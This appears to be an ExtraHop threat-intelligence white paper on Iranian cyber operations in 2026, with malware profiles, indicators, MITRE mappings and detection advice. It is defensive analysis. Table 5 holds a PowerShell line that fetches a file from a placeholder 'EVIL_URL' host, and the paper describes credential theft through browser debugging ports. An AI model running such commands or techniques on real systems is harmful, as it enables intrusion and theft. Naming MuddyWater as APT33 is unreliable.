EXTRAHOP

WHITE PAPER

The Iranian Cyber Threat Landscape

Inside the Adversary Playbook

TABLE OF CONTENTS

Beginning on February 28, 2026, the simultaneous launch of Operation Epic Fury, by the United States, and Operation Roaring Lion, by the State of Israel, marked a peak in the integration of kinetic warfare and cyber operations. This coordinated military campaign, which resulted in the elimination of senior Iranian leadership, triggered an immediate and multifaceted retaliatory response in the digital domain. Despite a near-total internet blackout that saw Iran's national connectivity drop to between 1% and 4%, state-aligned Advanced Persistent Threat (APT) actors and their cyber proxy ecosystem may still be conducting operations with tactical autonomy and in isolation.

Amidst the systemic internal instability following the December 2025 uprising in Iran and the subsequent U.S.-Israeli military operations, Iran's cyber threat landscape can be viewed as a "triple-threat" model: a surge in state-sponsored espionage targeting dissent, destructive yet deniable hacktivism, and the integration of AI-accelerated malware into its asymmetric toolkit. Iranian actors have increasingly adopted a hybrid model that blurs the lines between state-sponsored intelligence collection and criminalized extortion. The shift complicates attribution while maximizing psychological and economic impact on Western and Gulf targets.

This analysis examines tactics, techniques, and procedures (TTPs) and detection strategies for the most prominent Iranian-associated cyber threats active since December 2025, providing security practitioners with the necessary context to defend against these threats.

Decentralization and AI Operationalization

The Iranian and pro-Iran cyber offensive in early 2026 functions as a sophisticated hybrid operation, rather than a series of isolated incidents. Security researchers are observing a consistent pattern where digital strikes are in lockstep with kinetic events, serving as a force multiplier for psychological messaging and physical disruption. Additionally, the formation of the #OpIsrael campaign, uniting pro-Iranian and pro-Russian hacktivists, demonstrates an expanded threat landscape. By aligning their efforts against mutual adversaries, these groups have moved beyond individual national interests to form a more unified, globalized front.

The attack lifecycle has been fundamentally reshaped by the integration of generative AI (GenAI). For example, actors within the Iranian government-backed clusters, such as MuddyWater and APT42, have advanced their techniques. Instead of investing time in manual victim profiling and custom code development, these actors are increasingly leveraging Large Language Models (LLMs). This shift allows them to rapidly generate high-fidelity social engineering content, execute reconnaissance more effectively, and even create malicious code "just-in-time." This technological leap has allowed Iranian actors to accelerate their operations while reducing the technical barriers and costs associated with developing proprietary tools from scratch.

MuddyWater and the Genesis of Operation Olalampo

Aliases: APT33, Static Kitten, Mango Sandstorm, Seedworm

MuddyWater, a prolific threat actor group linked to Iran's Ministry of Intelligence and Security (MOIS), serves as the primary arm for regional espionage and disruptive campaigns. Since 2017, the group has refined its tradecraft, moving from basic script-based attacks to a sophisticated, modular approach. On January 26, 2026, MuddyWater initiated "Operation Olalampo," a campaign targeting organizations across the Middle East, North Africa (MENA), and eventually Western defense contractors.

Operation Olalampo is technically significant not only for its geographic reach but also for the introduction of four new malware families: **`CHAR`**, **`GhostBackDoor`**, **`GhostFetch`**, and **`HTTP_VIP`**. These tools demonstrate a transition toward memory-safe languages like Rust and provide evidence of GenAI involvement in Iranian malware development. This AI-assisted approach enables MuddyWater to rapidly iterate on custom tooling, creating polymorphic variations that evade traditional signature-based security products.

In early February 2026, MuddyWater was found to have compromised several targets, including a U.S. financial institution, a U.S. Airport, and NGOs. They also targeted an Israeli branch of a U.S. software company that provides services to the defense and aerospace industries. The attacks involved the use of two new malwares: Dindoor and Fakeset. Given the timing of these compromises, it's probable that follow-on cyber attacks may occur against these victims as a response to the U.S. and Israeli airstrikes.

The Rust-Based CHAR Backdoor

The **`CHAR`** backdoor is developed in Rust and is designed to provide operators with a highly functional remote shell while maintaining a low footprint on the host. The choice of Rust is likely a deliberate attempt to bypass EDR solutions that are more accustomed to C++ or C# malware signatures. Group-IB's analysis of CHAR showed signs of AI-enhanced development, with the identification of debug strings containing emojis, a trait that human-authored code does not typically exhibit.

The initial access vector for **`CHAR`** typically involves spear-phishing emails containing a malicious Microsoft Excel document. Once the user enables macros, a **`Workbook_Open`** event triggers a macro that decodes a payload stored in a hidden UI element (e.g., **`UserForm1.TextBox1.Text`**) and drops the binary to **`C:\Users\Public\Downloads\novaservice.exe`**, which initiates communication with a C2 server via the Telegram Bot API.

The use of Telegram as a C2 channel is a hallmark of modern Iranian operations, as it leverages a legitimate, encrypted platform to blend malicious traffic with normal network traffic. **`CHAR`** facilitates the deployment of additional tools, such as the **`FMAPP.dll`** injector, which establishes a SOCKS5 reverse proxy. This proxy allows MuddyWater to tunnel network traffic through the infected host, enabling deep lateral movement within the target environment while evading perimeter firewalls.

GhostFetch and In-Memory Execution

Complementing the **CHAR** backdoor is **GhostFetch**, a first-stage downloader that prioritizes anti-analysis and stealth. Upon execution, **GhostFetch** conducts a comprehensive system profile to ensure it is not running in a sandbox or automated analysis environment. It does this by validating mouse movement and screen resolution and scanning for VM artifacts, debuggers, and antivirus software presence.

If the environment is deemed safe, **GhostFetch** downloads secondary payloads, such as the **GhostBackDoor** implant, and executes them directly in memory. This technique, often called "reflective loading," bypasses file-on-disk scanning and significantly complicates forensic investigations. **GhostBackDoor** itself is a secondary implant that supports interactive shell operations and file read/write capabilities, allowing attackers to manually navigate the victim's file system and stage data for exfiltration.

HTTP_VIP

HTTP_VIP is a custom downloader tool developed by MuddyWater to aid further exploitation. The malware has a selective execution flow that begins with performing system reconnaissance, checking specifically for a hard-coded domain, and terminating if the system belongs to it. The domain checked is believed to be a honeypot that the attacker intentionally avoids. If the system does not belong to the domain, it performs C2 authentication to then download and deploy Anydesk remote monitoring and management (RMM), taking over the compromised machine.

DinDoor and FakeSet

Dindoor functions as a backdoor that leverages Deno, a secure runtime environment for JavaScript and TypeScript, to execute its payload. This backdoor is digitally signed with a certificate issued to "**Amy Cherne**." The actors also leveraged the **Rclone** utility, in an attempt to exfiltrate data to a Wasabi cloud storage bucket. There has not been confirmation if the attempt was successful.

The **Fakeset** backdoor, a Python-based malware, utilizing signed certificates registered to "**Amy Cherne**" and "**Donald Gay**." Notably, the certificate associated with "**Donald Gay**" has been observed in previous campaigns linked to the MuddyWater threat group.

Detection and Hunting Strategies

Detecting the sophisticated, AI-enhanced tools of MuddyWater requires a multi-layered approach that integrates network visibility with behavioral monitoring.

- **NDR Analysis:** NDR platforms like ExtraHop RevealX™ are critical for identifying the encrypted C2 traffic used by CHAR and GhostFetch. Because these tools use TLS-encrypted communications to legitimate domains like api.telegram.org or malicious ones like codefusiontech[.]org, simple packet filtering is insufficient. Modern NDR platforms utilize JA4 hashing to identify and monitor anomalous beaconing patterns.
- **IDS Signatures:** IDS solutions can flag specific URI structures used by the HTTP_VIP custom Python C2 server. Even if the payload is encrypted, the initial connection patterns and the deployment of AnyDesk remote management tools often generate high-fidelity alerts.
- **Threat Hunting:** Security teams should hunt for unusual PowerShell or cmd.exe activity originating from Office processes. Specifically, looking for the execution of a SOCKS5 reverse proxy or the creation of service **`MicrosoftVersionUpdater`** can help identify active GhostBackDoor infections. Monitoring for DNS requests to **`whatsapp-meeting.duckdns[.]org`** or the use of **`FMAPP.dll`** in temp directories is also recommended. NDR solutions like RevealX can decrypt Windows protocols such as WMI, WSMan, SMB and RPC to detect service creation, files transfers, and PowerShell commands, including in-memory execution obfuscated commands.

Table 1: MuddyWaters TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Credential Access	Adversary-in-the-Middle [T1557]	Use of AitM tools to dump account hashes.	**Responder HTTP and NTLM Activity** Hunt for attempts to dump account hashes.
Execution	Command & Script Interpreter: PowerShell [T1059.001]	Use of obfuscated PowerShell for persistence **`powershell.exe -EncodedCommand <BASE64>'`**	New PowerShell Remoting Event, New WSMan Remote Administration Activity Hunt for unusual events containing **`pwsh.exe`** or **`powershell.exe`**.
C2	Remote Access Tools: Remote Desktop Software [T1219.002]	Installs PDQConnect for access to compromised workstation.	New Remote Access Software Activity Hunt for RMM software heuristics.
C2	Proxy [T1090]	Use of proxy servers for C2 activities (e.g., '**SOCKS5**')	New Outbound SOCKS Connection Hunt for proxy services connecting to clients.
Exfiltration	Exfiltration Over C2 Channel [T1041]	Exfiltration of data over '**`wasabi`**' using '**`rclone`**'	Data Exfiltration Activity Hunt for large data transfers over time.

Cotton Sandstorm

Aliases: Haywire Kitten

On March 1, 2026, the IRGC-affiliated group Cotton Sandstorm reactivated its "Altoufan Team" persona, which had been dormant for over a year. The group claims to have successfully breached multiple websites belonging to U.S. military-associated entities located in Bahrain. This persona is specifically used for fast-reaction disruptive campaigns that synchronize with regional geopolitical events.

TTPs: WezRat and WhiteLock Ransomware

Cotton Sandstorm's current toolset centers on **`WezRat`**, a custom modular infostealer delivered via spear-phishing and masquerading as urgent software updates. In some cases, the group follows an initial intrusion by deploying WhiteLock ransomware, primarily targeting Israeli and Bahraini entities.

A unique aspect of Cotton Sandstorm's TTPs is their focus on influence operations. The group has gained unauthorized access to US-based IPTV streaming companies to broadcast AI-delivered war messages, primarily impacting the United Arab Emirates and Bahrain. This demonstrates their capability to hijack civilian digital infrastructure for state propaganda.

Detection and Hunting Strategies

- **NDR Analysis:** Monitor and triage traffic associated with common commercial VPN exit nodes (e.g., Mullvad, NordVPN, and ProtonVPN), as Cotton Sandstorm routinely uses these to mask their origins. Review any unusual outbound data transfers that may indicate exfiltration by WezRat.
- **IDS Signatures:** Write signatures to detect Cotton Sandstorm's spearphishing delivery patterns. Monitor for detectable host and network artifacts to detect **`WezRat's`** capabilities such as command execution and file uploads.
- **Threat Hunting:** Security teams should hunt for logins from new countries or devices, as Iranian APT groups often log in from VPNs. Proactively hunt for dormant or reactivated hacktivist personas, such as "Altoufan Team," making claims on social media that correlate with intrusion activity for your organization. Search for LOLBin abuse and lateral movement, patterns which are consistent with post-WezRat compromise activity.

Table 2: Cotton Sandstorm's TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Initial Access	Phishing [T1566]	Deliver stage-1 malware through email using malicious hyperlinks or attachments.	HTTP Request to a Suspicious Domain Hunt for anomalous outbound HTTP requests.
C2	Remote Access Tools [T1219]	Deployment of **`WezRAT`** into the victim network.	Command-and-Control Beaconing
Exfiltration	Data Exfiltration Over C2 Channel [T1041]	Data extracted via **`WezRAT`** C2 channels.	Data Exfiltration Activity
Impact	Data Encrypted for Impact [T1486]	Encrypt victim data through **`WhiteLock`** ransomware.	Ransomware Activity

Handala

Aliases: Handala Hack Team, Void Manticore

Handala has emerged as a prominent Iranian-linked persona in the current conflict. Linked to the MOIS, Handala blends traditional hacktivism with highly destructive wiper and ransomware operations. The group's primary objective is not financial gain but psychological warfare and the destabilization of critical infrastructure within Israel, Jordan, and Western nations.

Since the U.S.-Israeli attacks, this group has reportedly carried out several operations, including an attack against Israel Opportunity Energy on March 3, 2026, a major oil and gas exploration company, and fuel system of the country of Jordan. On the same day, Handala claimed to have successfully compromised Saudi Aramco, according to a post by FalconFeeds. The cyber actors alleged they destroyed Aramco's infrastructure and disrupted oil processing capabilities.

Specific details regarding the incidents remain scarce, however, Handala has utilized Starlink IPs to scan publicly accessible applications for misconfigurations and weak login credentials for initial access.

The Influence of "RedWanted" and Tactical Autonomy


Handala initiated its "RedWanted" campaign in or around October 2025, primarily targeting and doxxing companies and individuals perceived as supporting Israel. The doxxing website, handala-redwanted[.]to, was created on July 12, 2025, although it appears to have remained inactive until October 2025. A historical snapshot from October 8, 2025, indicates the site was not yet fully operational. Handala's operations appear to have been pre-planned, suggesting a readiness for execution. This is evidenced by the active display of doxxing information about their targets on the site by October 13, 2025, through March 1, 2026.

This operation, coupled with death threats directed at Iranian-American and Iranian-Canadian influencers, underscores the group's dual strategy of conducting information operations and engaging in intimidation tactics.

Image 1: Domain registration information for Handala's doxxing site.

```
Domain Name: handala-redwanted.to
Registry Domain ID: DO_a0f43ac533f8c8012e61b7f6ae6b9cc8-TONIC
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: https://www.namecheap.com
Updated Date: 2025-07-12T21:10:46.000Z
Creation Date: 2025-07-12T21:10:46.000Z
Registry Expiry Date: 2026-07-12T21:10:46.000Z
Registrar: NAMECHEAP
Registrar IANA ID: 1068
Registrar Abuse Contact Email: support@namecheap.com
Registrar Abuse Contact Phone: +1.3102593259
Domain Status: ok https://icann.org/epp#ok
Name Server: pdns1.registrar-servers.com
Name Server: pdns2.registrar-servers.com
DNSSEC: unsigned
URL of the ICANN RDDS Inaccuracy Complaint Form: https://icann.org/wicf
```

Image 2: Handala doxxing site on October 8, 2025.



Handala's operations have proven resilient to Iran's domestic internet blackout. During late February and early March 2026, researchers observed Handala traffic originating from Starlink satellite IP ranges, indicating that the group has maintained tactical autonomy and C2 capabilities despite Iran's internet blackout. This autonomy likely stems from the degradation of centralized IRGC command structures following the February 28 strikes, forcing Handala cells to act in operational isolation.

Technical TTPs: The Wiper-Ransomware Hybrid

Handala often employs a "wipe-first, talk-later" strategy. Their attack chain typically involves spear-phishing with attachments that masquerade as installers or updates, such as **`F5UPDATER.exe`**. Once initial access is gained, they deploy multi-stage loaders that unpack wiper modules in memory.

The group is known to use specialized tools like the "**`ZeroShred`**" wiper and "**`GoneXML`**" ransomware. Handala utilizes signed legitimate binaries as proxies to bypass application allow-lists, a tactic that makes their presence extremely difficult to detect without behavioral analysis. Furthermore, their exfiltration of data often occurs over non-standard ports or via encrypted cloud storage endpoints, frequently employing JA3/TLS fingerprinting to identify and mimic legitimate traffic.

Table 3: Handala's TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Initial Access	Phishing [T1566]	Deliver Phoenix backdoor to victims using MS Office or PDF attachments.	HTTP Request to a Suspicious Domain Hunt for outbound HTTP connections to suspicious URLs.
C2	C2 Bidirectional Communication [T1102.002]	Use of Telegram or Discord for orchestration or management.	Command-and-Control Beaconing Hunt for connections to external chat apps and cloud services.
Impact	Data Encrypted for Impact [T1486]	Encrypt victim data to disrupt business operations.	Ransomware Activity Hunt for systems affected by ransomware.

Cyber Islamic Resistance, Hacktivist Axis, and Others

Following the February 28 strikes, pro-Iranian and pro-Russian hacktivist groups consolidated their efforts under the "Cyber Islamic Resistance." This coalition coordinates over 60 individual cyber groups to launch synchronized attacks against Israeli, Western, and Gulf state critical infrastructure.

Notable Operations

- **DDoS claims:** Between February 28 and March 5, 2026, hacktivists claimed to launch DDoS attacks targeting at least 110 organizations across 16 countries, with 12 groups claiming responsibility for 74.6% of the activity. The Middle East was the primary target, with a focus on public infrastructure. Government organizations were the most affected sector, followed by finance and telecommunications.
- **RipperSec and Cyb3rDrag0nzz:** These actors are known for data-wiping and DDoS attacks. They have claimed compromises of Israeli payment infrastructure and drone defense systems.
- **FAD Team (Fatimiyoun Cyber Team):** This group specializes in attacks against SCADA/PLC systems and Turkish media organizations. They have taken responsibility for an **SQL `injection`** attack and the subsequent leaking of data from various entities. These compromised organizations reportedly include a small Pennsylvania town, educational institutions in France, Vietnam, and India, and a virtual U.S. Air Force group.

Prince of Persia

Aliases: Infy

Iran's Prince of Persia APT group has resurfaced around December 2025 as an active and sophisticated threat following years of perceived dormancy. SafeBreach confirmed the group has been continuously operating, recently targeting government entities, critical infrastructure, dissidents, and academics across Iran, Iraq, Turkey, India, Canada, and Europe. The group's activity directly mirrors Iranian government interests, demonstrated by the fact that its operational tempo paused entirely during Iran's country-wide internet blackout between January 8th to 27th, 2026. In addition, two days prior to the end of the blackout, on January 25, 2026, connectivity was briefly restored, which the group leveraged to register two new C2 domains. This synchronized behavior is strong evidence of direct state sponsorship and coordination by the Iranian regime, as indicated by SafeBreach.

Foudre, Tonnerre, and Tornado Malware Upgrades

Prince of Persia has upgraded its technical capabilities since 2022. The group now deploys a multi-stage malware ecosystem, including upgraded versions of **`Foudre`**, **`Tonnerre`**, and **`Tornado`** malware. These upgrades include domain generation algorithms (DGA), RSA-signed C2 channels, and novel Telegram API-based C2 to evade detection and maintain resilient infrastructure. In addition, SafeBreach discovered the group shifted from utilizing Microsoft macros to exploiting a WinRAR 1-day vulnerability (likely CVE-2025-8088 or CVE-2025-6218) to deploy malware into a victim's startup folder to potentially increase successful infection rates.

Table 4: Prince of Persia's TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Initial Access	Phishing [T1566]	Deploy **`Foudre`** or **`Tonnerre`** infostealer over macro-enabled MS Excel documents.	HTTP Request to a Suspicious Domain Hunt for large file downloads from and outbound HTTP connections to suspicious URLs.
Execution	Command & Script Interpreter: PowerShell [T1059.001]	Attackers use batch scripts to deploy multi-stage payloads.	New PowerShell Remoting Event, New WSMan Remote Administration Activity Hunt for unusual events containing **`pwsh.exe`** or **`powershell.exe`**.
C2	Dynamic Resolution: Domain Generation Algorithms [T1637.001]	Use of multiple registered domains to maintain management infrastructure.	DGA Domain Resolution
Exfiltration	Exfiltration Over Alternative Protocol [T1048]	Data exfiltration using Telegram.	Data Exfiltration Activity
Impact	Data Destruction [T1485]	Attackers attempt to wipe log data.	Hunt for remote log deletion requests.

APT42: AI-Augmented Espionage and the TAMECAT Framework

Aliases: Charming Kitten, Mint Sandstorm, Crooked Charms

APT42, an Iranian state-sponsored actor affiliated with the Islamic Revolutionary Guard Corps Intelligence Organization (IRGC-IO), remains at the forefront of Iran's global espionage operations. While no direct link has been established as a response to the U.S. and Israel airstrikes, APT42 is historically known for targeting non-governmental organizations (NGOs), media, and activists, the group has significantly matured its toolkit in 2026. Researchers have discovered a shift from simple credential harvesting toward long-term persistence in cloud environments and the deployment of sophisticated backdoors like **TAMECAT**.

The TAMECAT Backdoor and PowerShell Evasion

TAMECAT is a custom PowerShell-based implant designed for stealth and persistence. The infection chain typically begins with AI-enhanced targeted spear-phishing. By providing an LLM with a target's biography, APT42 creates highly convincing personas to establish a credible pretext for engagement. The lures often involve Google Drive or Dropbox links hosting malicious documents that execute a VBScript downloader.

Once the VBScript is executed, it performs a reconnaissance check for local antivirus products. If the environment is deemed safe, it fetches a secondary loader, often masquerading as **`nconf.txt`**, from legitimate hosting services such as **`tebi[.]io`**. The **TAMECAT** script itself is obfuscated and AES-encrypted, designed to execute entirely in memory to evade file-based detection mechanisms.

TAMECAT Network Communication and C2 Protocol

TAMECAT communicates over HTTPS (Port 443) with C2 domains hosted on platforms like Glitch or various Cloudflare worker subdomains. A unique signature of this communication is the use of a custom HTTP header, **`Content-DPR`**. This header carries a 16-character initialization vector (IV) used for encrypting the POST request body.

The POST body contains AES-encrypted and Base64-encoded system metadata, including the operating system, computer name, and unique victim token stored locally in **`%LOCALAPPDATA%\config.txt`**. The C2 response follows the same encryption logic. The malware then interprets commands based on a delimiter, **`the paragraph symbol`** (¶), separating values for language (PowerShell or C#), commands, and operational parameters.

Credential Theft via Browser Debugging

A critical advancement in APT42's TTPs is the use of browser debugging ports to steal credentials without touching the disk. **TAMECAT** utilizes the **PsSuspend** utility to pause active Google Chrome or Microsoft Edge processes. It then restarts the browser with the **`--remote-debugging-port=9222`** flag enabled. This allows the attacker to use standard browser debugging protocols to dump saved logins and cookie data from the browser's memory, bypassing standard security alerts that monitor file access to credential databases.

Detection and Hunting Strategies

Detecting APT42's tools requires a multi-layered approach that integrates network visibility with behavioral monitoring.

- **NDR Analysis:** Security teams should monitor for HTTPS POST requests containing the Content-DPR header. This is a high-confidence indicator of TAMECAT C2 activity. NDR platforms like RevealX can identify the presence of system identifiers in these encrypted payloads by analyzing the entropy and structure of the POST body even when the traffic is TLS-encrypted.
- **IDS Signatures:** Rules should be implemented to alert on traffic to *.glitch.me or Cloudflare worker subdomains that use non-standard HTTP headers or exhibit beaconing intervals consistent with TAMECAT's heartbeat.
- **Threat Hunting:** Hunt for process creation events where chrome.exe or msedge.exe are launched with the --remote-debugging-port flag. This should be cross-referenced with the use of PsSuspend.exe or other Sysinternals-like utilities on workstations belonging to high-value targets.

Table 5: APT 42's TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Initial Access	Phishing [T1566]	Engage with victims over LinkedIn or email.	HTTP Request to a Suspicious Domain Hunt for outbound HTTP requests to suspicious URLs.
Execution	Windows Management Instrumentation [T1047]	Enumerate victim software and EDR capabilities.	New WMI Process Creation Activity
Execution	Command & Script Interpreter: PowerShell [T1059.001]	Use of obfuscated PowerShell for persistence `powershell.exe -EncodedCommand <BASE64>'	New PowerShell Remoting Event, New WSMan Remote Administration Activity Hunt for unusual events containing **pwsh.exe** or **powershell.exe**.
Persistence	Modify Registry [T1112]	Modify registry keys over the network to adjust permissions, tamper with software, or obfuscate malware.	New Windows Registry Modification Attempt Hunt for systems with registries being modified.
C2	Remote Access Tools: Remote Desktop Software [T1219.002]	Use of AnyDesk, Ngrock, SimpleHelp, ScreenConnect, Level.io for access	New Remote Access Software Activity Hunt for systems using Remote Monitoring & Management (RMM) tools.
C2	C2 Bidirectional Communication [T1102.002]	Use of Telegram, Discord, Cloudflare, or Glitch for orchestration or management as part of the **TAMECAT** PowerShell backdoor, **HTTP_VIP**, or custom Python C2 backdoors	Command-and-Control Beaconing Hunt for outbound requests to unapproved cloud and social media services.
Lateral Movement	Exploitation of Remote Services [T1210]	Use of built-in functionality for stealthy persistence	Remote Service Launch Attempt to Run a LOLBAS Hunt for systems communicating laterally using built-in commands (e.g., `powershell -w 1 [...trimmed...] $var=(invoke-restmethod -UserAgent 'Chrome' 'https://EVIL_URL/FILE';.`)

RedKitten: AI-enabled Cyber Operations

The newly identified threat actor, RedKitten, launched a spear-phishing campaign in January 2026, specifically targeting Iranian protesters, human rights activists, and NGOs. This operation leveraged the emotional intensity surrounding the recent Dey 1404 protests, a period of significant civil unrest and economic strikes in Tehran (starting in late December 2025), and a deadly government crackdown resulting in mass arrests and casualties.

RedKitten exploited this distress by using weaponized Excel files disguised as a list of casualties from the protests. The malicious lure was designed to trick victims into enabling hidden macros, which would then execute and deploy the **SloppyMIO** backdoor. No direct link has been established between RedKitten's activities and a response to the U.S. and Israeli airstrikes.

SloppyMIO: AI-derived Malware

SloppyMIO is architecturally notable for its modularity and novel C2 infrastructure by abusing legitimate, trusted platforms to avoid detection. The malicious component first retrieves its configuration using steganography from images hosted at URLs obtained through a GitHub-backed Dead Drop Resolver (DDR). This configuration is hidden in the images' Least Significant Bit (LSB) payload and includes a XOR key, a Telegram bot token and chat ID, and module URLs. The attacker then uses Telegram as the C2 channel.

By blending malicious traffic with normal use of these platforms, the operators make detection significantly harder. A key factor in this actor's operational speed is the use of AI to generate VBA macros and variable names, enabling them to evolve their toolsets faster than traditional signature-based defenses can adapt.

Table 6: RedKitten's TTPs Mapped to ExtraHop NDR Capabilities

MITRE Tactic	Technique Name (ID)	Attacker Activity	ExtraHop NDR Capability
Initial Access	Phishing [T1566]	Deliver a 7z-archive containing macro-enabled MS Excel documents.	Unusual Archive File Download
Persistence	Create or Modify System Process [T1543]	Malicious documents modify scheduled tasks and deploy decoys.	Command-and-Control Beaconing
Execution	Command & Script Interpreter: PowerShell [T1059.001]	Macro documents install the **SloppyMIO** implant.	New PowerShell Remoting Event, New WSMan Remote Administration Activity Hunt for unusual events containing **pwsh.exe** or **powershell.exe**. Additionally, hunt for suspicious outbound HTTP connections followed by data download.
Exfiltration	Exfiltration Over Alternative Protocol [T1048]	Exfiltrate data to Telegram bots for collection	Data Exfiltration Activity Hunt for outbound data transfers to unapproved cloud and social media services.

Conclusion: Adapting to the Hybrid Threat

The Iranian and allied offensive of 2026 demonstrates that the digital domain has become a primary arena for national conflict. Threat actors have proven remarkably adaptive, utilizing decentralized command structures, memory-safe programming languages, and generative AI to maintain operational effectiveness in the face of significant pressure. The convergence of state-sponsored espionage with destructive hacktivism and pro-Russian botnet power creates a multi-faceted threat landscape, blending the line between state-sponsored attacks with sympathetic cyber actors.

For security-minded organizations, the path forward requires a transition to threat-informed defense. By leveraging NDR platforms that provide deep protocol fluency across IT, OT, and cloud environments, defenders can expose the subtle behavioral anomalies that these sophisticated actors rely on to hide their presence. Maintaining visibility into unencrypted industrial protocols and establishing behavioral baselines for encrypted web traffic are critical steps in building resilience against the disruptive and destructive operations of the 2026 cyber battleground.

Learn More About ExtraHop

The network usually tells the story that logs and endpoints often miss. If you want to see how this actually works in practice, or if you're just curious about how your own environment holds up, there are a few ways we can help:

- **See it in action:** We can jump on a quick call to show you exactly how RevealX picks up on the TTPs used by threat actors.
- **Check your blind spots:** We offer a simple network security assessment to help you find out if there's activity moving sideways through your environment that your current tools aren't catching.
- **Your experts speak with our experts:** If you have specific questions about detecting cyber threats, your team can spend time with ours.

Click HERE to schedule your time with us and learn more about ExtraHop NDR.

ABOUT EXTRAHOP

ExtraHop turns the network—the enterprise's ultimate source of truth—into actionable insight to power security, performance, and resilience. Delivering superior data by design, we ensure superior defense by default.

The ExtraHop modern network detection and response (NDR) platform provides visibility that thinks, analyzing behavior to intercept evasive risks before they cause damage. We transform network noise into definitive context, enabling security teams to make faster decisions and operate at uncompromised scale.

Whether securing cloud modernization or de-risking AI adoption, ExtraHop gives global enterprises the ground truth they need to thrive.

To learn more, visit extrahop.com or follow us on LinkedIn.

EXTRAHOP®

info@extrahop.com
extrahop.com